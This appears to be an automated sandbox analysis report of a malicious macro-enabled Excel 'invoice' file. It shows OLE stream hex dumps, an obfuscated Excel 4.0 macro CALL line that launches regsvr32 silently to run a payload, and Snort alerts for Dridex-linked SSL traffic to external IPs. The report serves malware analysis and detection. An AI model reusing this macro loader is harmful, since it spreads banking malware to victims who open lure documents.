Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45011283232
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . Y . n . M . . . W . . v _ . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . w q . . . . n i m o . . . . y e l ^ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . Z . . . . . Z . . .
Data Raw:	72 55 c0 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . q . . . . . ` . . . . . F . 8 . . . . . ` . . . . . @ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	820
Entropy:	6.49145935167
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 09 a2 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"","",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

OLE File "/opt/package/joesandbox/database/analysis/338082/sample/INV7693947099-20210111388211.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	

Indicators	
Contains VBA Macros:	False

Summary	
Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.56223021678
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 00 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False

General	
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:33:28.859793	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49166	77.220.64.37	192.168.2.22
01/11/21-16:33:31.219110	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49168	80.86.91.27	192.168.2.22
01/11/21-16:33:31.803659	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/11/21-16:33:31.803659	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/11/21-16:33:32.898299	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49171	77.220.64.37	192.168.2.22
01/11/21-16:33:33.421779	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49172	80.86.91.27	192.168.2.22
01/11/21-16:33:33.942360	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/11/21-16:33:33.942360	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/11/21-16:33:34.956118	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49175	77.220.64.37	192.168.2.22
01/11/21-16:33:35.637380	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49176	80.86.91.27	192.168.2.22
01/11/21-16:33:36.465310	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/11/21-16:33:36.465310	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/11/21-16:33:38.860370	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49179	77.220.64.37	192.168.2.22
01/11/21-16:33:39.364915	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49180	80.86.91.27	192.168.2.22
01/11/21-16:33:39.876729	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/11/21-16:33:39.876729	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/11/21-16:33:40.921252	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49183	77.220.64.37	192.168.2.22
01/11/21-16:33:41.444641	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49184	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:33:41.968430	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/11/21-16:33:41.968430	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/11/21-16:33:42.990880	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49187	77.220.64.37	192.168.2.22
01/11/21-16:33:43.505931	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49188	80.86.91.27	192.168.2.22
01/11/21-16:33:44.032087	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/11/21-16:33:44.032087	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/11/21-16:33:45.095185	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49191	77.220.64.37	192.168.2.22
01/11/21-16:33:45.606617	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49192	80.86.91.27	192.168.2.22
01/11/21-16:33:46.135463	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/11/21-16:33:46.135463	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/11/21-16:33:47.174614	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49195	77.220.64.37	192.168.2.22
01/11/21-16:33:47.681193	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49196	80.86.91.27	192.168.2.22
01/11/21-16:33:48.205309	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/11/21-16:33:48.205309	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/11/21-16:33:49.231168	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49199	77.220.64.37	192.168.2.22
01/11/21-16:33:49.741661	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49200	80.86.91.27	192.168.2.22
01/11/21-16:33:50.268882	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/11/21-16:33:50.268882	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/11/21-16:33:51.330546	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49203	77.220.64.37	192.168.2.22
01/11/21-16:33:51.846567	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49204	80.86.91.27	192.168.2.22
01/11/21-16:33:52.359466	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/11/21-16:33:52.359466	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/11/21-16:33:53.365974	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49207	77.220.64.37	192.168.2.22
01/11/21-16:33:53.930657	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49208	80.86.91.27	192.168.2.22
01/11/21-16:33:54.574062	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/11/21-16:33:54.574062	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/11/21-16:33:57.129707	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49211	77.220.64.37	192.168.2.22
01/11/21-16:33:57.717785	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49212	80.86.91.27	192.168.2.22
01/11/21-16:33:58.211421	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49213	5.100.228.233	192.168.2.22
01/11/21-16:33:58.211421	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49213	5.100.228.233	192.168.2.22
01/11/21-16:33:59.264008	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49215	77.220.64.37	192.168.2.22
01/11/21-16:33:59.792773	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49216	80.86.91.27	192.168.2.22
01/11/21-16:34:00.340765	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49217	5.100.228.233	192.168.2.22
01/11/21-16:34:00.340765	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49217	5.100.228.233	192.168.2.22
01/11/21-16:34:01.389954	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49219	77.220.64.37	192.168.2.22
01/11/21-16:34:01.906184	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49220	80.86.91.27	192.168.2.22
01/11/21-16:34:02.447414	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49221	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:34:02.447414	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49221	5.100.228.233	192.168.2.22
01/11/21-16:34:03.496864	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49223	77.220.64.37	192.168.2.22
01/11/21-16:34:04.022514	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49224	80.86.91.27	192.168.2.22
01/11/21-16:34:04.536048	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49225	5.100.228.233	192.168.2.22
01/11/21-16:34:04.536048	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49225	5.100.228.233	192.168.2.22
01/11/21-16:34:05.906018	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49227	77.220.64.37	192.168.2.22
01/11/21-16:34:06.417889	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49228	80.86.91.27	192.168.2.22
01/11/21-16:34:06.919353	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49229	5.100.228.233	192.168.2.22
01/11/21-16:34:06.919353	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49229	5.100.228.233	192.168.2.22
01/11/21-16:34:07.954513	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49232	77.220.64.37	192.168.2.22
01/11/21-16:34:08.478740	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49233	80.86.91.27	192.168.2.22
01/11/21-16:34:08.993999	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49235	5.100.228.233	192.168.2.22
01/11/21-16:34:08.993999	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49235	5.100.228.233	192.168.2.22
01/11/21-16:34:10.173092	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49237	77.220.64.37	192.168.2.22
01/11/21-16:34:10.708583	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49238	80.86.91.27	192.168.2.22
01/11/21-16:34:11.218083	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49239	5.100.228.233	192.168.2.22
01/11/21-16:34:11.218083	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49239	5.100.228.233	192.168.2.22
01/11/21-16:34:12.268103	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49241	77.220.64.37	192.168.2.22
01/11/21-16:34:12.872592	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49242	80.86.91.27	192.168.2.22
01/11/21-16:34:13.600411	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49243	5.100.228.233	192.168.2.22
01/11/21-16:34:13.600411	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49243	5.100.228.233	192.168.2.22
01/11/21-16:34:15.437408	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49245	77.220.64.37	192.168.2.22
01/11/21-16:34:15.962153	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49246	80.86.91.27	192.168.2.22
01/11/21-16:34:16.462141	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49247	5.100.228.233	192.168.2.22
01/11/21-16:34:16.462141	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49247	5.100.228.233	192.168.2.22
01/11/21-16:34:17.479326	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49249	77.220.64.37	192.168.2.22
01/11/21-16:34:18.005076	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49250	80.86.91.27	192.168.2.22
01/11/21-16:34:18.511693	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49251	5.100.228.233	192.168.2.22
01/11/21-16:34:18.511693	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49251	5.100.228.233	192.168.2.22
01/11/21-16:34:19.540899	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49253	77.220.64.37	192.168.2.22
01/11/21-16:34:20.046076	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49254	80.86.91.27	192.168.2.22
01/11/21-16:34:20.565376	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49255	5.100.228.233	192.168.2.22
01/11/21-16:34:20.565376	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49255	5.100.228.233	192.168.2.22
01/11/21-16:34:21.612063	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49257	77.220.64.37	192.168.2.22
01/11/21-16:34:22.124433	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49258	80.86.91.27	192.168.2.22
01/11/21-16:34:22.642097	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49259	5.100.228.233	192.168.2.22
01/11/21-16:34:22.642097	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49259	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:34:23.673590	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49261	77.220.64.37	192.168.2.22
01/11/21-16:34:24.197214	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49262	80.86.91.27	192.168.2.22
